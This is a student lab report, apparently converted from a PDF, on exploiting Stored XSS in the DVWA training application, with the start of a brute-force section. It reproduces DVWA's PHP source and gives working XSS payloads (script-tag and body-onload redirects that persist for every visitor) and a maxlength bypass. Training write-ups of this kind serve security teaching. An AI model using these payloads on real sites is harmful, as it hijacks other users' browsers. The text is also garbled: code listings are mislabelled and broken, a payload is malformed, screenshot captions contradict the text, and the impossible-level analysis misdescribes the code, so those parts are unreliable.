Spoiler: [REDACTED]

High Level
The developer believe they have disabled all script usage by removing the pattern "<script>".
Spoiler: [REDACTED]

Impossible Level

Our objective for this XSS attack is to redirect users to the LAU website.

a. Low

We first analyzed the behavior of the page against typical input. The combinations of name and message are saved (permanently) in the page, and more accurately, in the database.

Vulnerability: Stored Cross Site Scripting (XSS)

Name: Hello
Message: This is a test
Sign Guestbook | Clear Guestbook

Vulnerability: Stored Cross Site Scripting (XSS)

Name: Hello
Message: This is another test
Sign Guestbook | Clear Guestbook


Vulnerability: Stored Cross Site Scripting (XSS)

Name: Hello
Message: This is another test
Sign Guestbook | Clear Guestbook

Vulnerability: Stored Cross Site Scripting (XSS)

Name: HED2
Message: Name: HED2
Message: This is a test
Sign Guestbook | Clear Guestbook

The low-level challenge, as usual, does not perform any form of input validation or input checks. This level's source code is provided by the following:



The screenshot shows the source code for the Low Stored XSS vulnerability in DVWA. The code handles POST requests for the 'btnSign' button. It sanitizes the 'name' and 'message' fields by trimming them. It then constructs an SQL query to insert the sanitized values into the 'guestbook' table. The code includes comments explaining the logic and handling of MySQL errors.

```

// Update database
$query = "INSERT INTO guestbook (comment, name) VALUES ('$message', '$name');";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die('<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : $GLOBALS["__mysqli_ston"]->error)));
//mysql_close();
}

?>

Low Stored XSS Source

<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get Input
    $message = trim( $_POST[ 'txtMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("MySQLOracleToo") Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("MySQLOracleToo") Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");

    // Update database
    $query = "INSERT INTO guestbook (comment, name) VALUES ('$message', '$name');";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die('<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : $GLOBALS["__mysqli_ston"]->error)));
    //mysql_close();
}


?>

<-- Back


```

Since no input checks are implemented, we opted to simply insert another *alert script* as input into the textbox. However, upon inspection of the code, we realized that the maximum length of characters in the name and message fields are set to 10 and 50 characters, respectively. The malicious script is as follows:

<script>window.location="https://www.lau.edu.lb"</script>



The complete script will fit in the combined length of both fields though, so we opted to start the script in the name field, comment out everything between the two fields, and complete the script in the message field. The redirection is successful and the LAU website loads successfully.



As the XSS is permanent, the redirection occurs every time we navigate back to the XSS page, so we reset the database before moving on to the medium-level challenge.


The screenshots show the following:

- Screenshot 1:** The DVWA homepage. The sidebar menu includes "Instructions", "Session", "Sql & Revert DB", "Basic Fuzzer", "Content Injection", "CSP", "File Inclusion", "File System", "Insecure Cryptoma", "Insecure Session", "SQL Injection (Blind)", "Weak Session IDs", "XSS (Reflected)", "XSS (Stored)", "XSS (DOM)", "CSP Bypass", "JavaScript", "Authorisation Bypass", "Open HTTP Redirect", "DVWA Security", "PHP Info", "About", and "Logout". Below the menu is a link to "More Training Resources".
- Screenshot 2:** A screenshot of a university website for DLAU (Dakar International Academy). It shows a building and several people walking in front of it.
- Screenshot 3:** The DVWA setup page for the "XSS (Stored)" module. The page displays configuration details like "Backend database: MySQL/MariaDB", "Database username: dvwa", and "Database password: *****". It also shows the injected payload in red text: "Status in red, indicate there will be an issue when trying to complete some modules." and "allow_url_fopen = On
allow_url_include = On". Below this, a note says "These are only required for the file inclusion labs so unless you want to play with those, you can ignore them." At the bottom is a "Create / Reset Database" button.

The persistent redirection indicates our successful Stored XSS attack.

b. Medium

This level's source code is provided by the following:



The screenshot shows the DVWA application's source code for a vulnerability. The code is as follows:

```

<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get Input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name   = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $message) : ((trigger_error('
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.', E_USER_ERROR)) ? '' : ''));

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS['__mysqli_ston']) && is_object($GLOBALS['__mysqli_ston'])) ? mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $name) : ((trigger_error('
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.', E_USER_ERROR)) ? '' : ''));

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = $mysqli_query($GLOBALS['__mysqli_ston'], $query) or die( '<pre>' . ((is_object($GLOBALS['__mysqli_ston'])) ? mysqli_error($GLOBALS['__mysqli_ston']) : ((($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : '')));
    //mysql_close();
}

?>


```

Low Stored XSS Source

```
<?php
```

Upon its analysis, it appears that the developer is filtering out all tags in the *message* field input but only the *<script>* tag from the *name* field input.

We, then, tested different inputs to check how they would be handled.



The four screenshots show the DVWA application's interface with different XSS payloads injected into the 'Message' field. The payloads are:

- TESTING
- TESTING<script>alert(1)</script>
- alred<script>window.location='https://www.lau.edu.lb';</script>
- alred<script>alert(1);</script>

Each screenshot shows the DVWA interface with the payload entered in the 'Message' field, and the browser's developer tools showing the injected script being executed.

A simple workaround would be to, similarly to the previous XSS attacks, override the *onload* attribute for the *body* element to *window.location="https://www.lau.edu.lb"* in the name field since all tags are being stripped in the message field. To ensure the input will fit in the name field, its *maxlength* attribute is set to 100 using the browser's inspect tool. Therefore, the input would be:

<body onload="https://www.lau.edu.lb"></body>

The resulting redirection confirms our successful Stored XSS attack.

c. High

Similarly to the previous XSS attacks, a relatively advanced pattern is used to filter out all possible variations of <script>. This is shown in this level's source code provided by the following:

```

<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get Input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $message) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)>|<(.*)c(.*)r(.*)i(.*)p(.*)t/.', '', $name );
    $name = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query = "INSERT INTO questbook ( comment, name ) VALUES ( '$message', '$name' )";
    $result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die( '<p>' . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : (($__mysql_res = mysqli_connect_error()) ? $__mysql
_ston->error : $__mysql_res)) . "</p>" );
    //mysql_close();
}


?>

Medium Stored XSS Source
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get Input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );
}

```

As our medium-level challenge solution completely disregards the <script> tag, we opted to re-implement the same solution for the high-level challenge by changing the *maxlength* attribute of the *name* field to 100 and recording <body onload="window.location='https://www.lau.edu.lb'"></body>.



Message to Students: Continuity of Learning

The resulting redirection, again, confirms our successful XSS attack.

d. Impossible

```

<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'txtMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = str_replace( "\n", "" );
    $message = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $message) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( "\n", "" );
    $name = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : ((trigger_error("
[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( "INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );" );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```


Both user inputs are passed to the `trim()` function that removes any leading or trailing whitespaces as well as certain escape characters found in the string. The inputs are then passed to the `stripslashes()` function that removes all backslashes from the given string. This combination completely filters out any possible variations one might use to reference a page's address.

IV. Other Challenges

1. Brute Force

Brute force is a technique where the attacker repeatedly tries to guess the password until it proves successful. Attackers can either try all combinations of the characters available to use to create the password or try a list of common passwords or already compromised passwords. In order to perform the brute force attack, we decided to utilize the *burp suite* tool which is used to intercept, edit and send web requests.

Our aim in this attack is to find the password of the admin user.




The screenshot shows a Mozilla Firefox browser window with the following details:

- Title Bar:** Help - Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
- Address Bar:** localhost/DVWA/vulnerabilities/view_help.php?id=brute&security=low&locale=en
- Content Area:**
 - Help - Brute Force (Login)**
 - About**: Describes password cracking as the process of recovering passwords from data stored in or transmitted by a computer system. It notes that users often choose weak passwords like single words from dictionaries, family names, or predictable patterns (e.g., alternating vowels and consonants).
 - Objective**: States the goal is to get the administrator's password by brute forcing. Bonus points for other user passwords.
 - Low Level**: Notes that the developer has missed out on protection methods, allowing anyone to try as many times as they want without repercussions.
 - Medium Level**: Adds a sleep on the failed login screen, increasing the time between failed attempts.
 - High Level**: Mentions an "anti Cross-Site Request Forgery (CSRF) token" used, which is noted as a myth. It explains that this protection does not stop brute force attacks and instead adds a random amount of time between two and four seconds for failed logins.

a. Low

At this security level, the website does not perform any validations to check if the user is sending a large number of requests in a sequential manner as shown in the provided source code below:



The screenshot shows the source code for the 'Low Brute Force' vulnerability in DVWA. The code is written in PHP and handles a login form submission. It checks if the 'Login' parameter is set, retrieves the username and password from the \$_GET array, and then performs a MySQL query to check if the user exists. If successful, it logs the user in and displays a welcome message and their profile picture. If failed, it displays an error message. The code also includes error handling for database connection issues.

```

<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : null)) . '</pre>' );
    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row['avatar'];

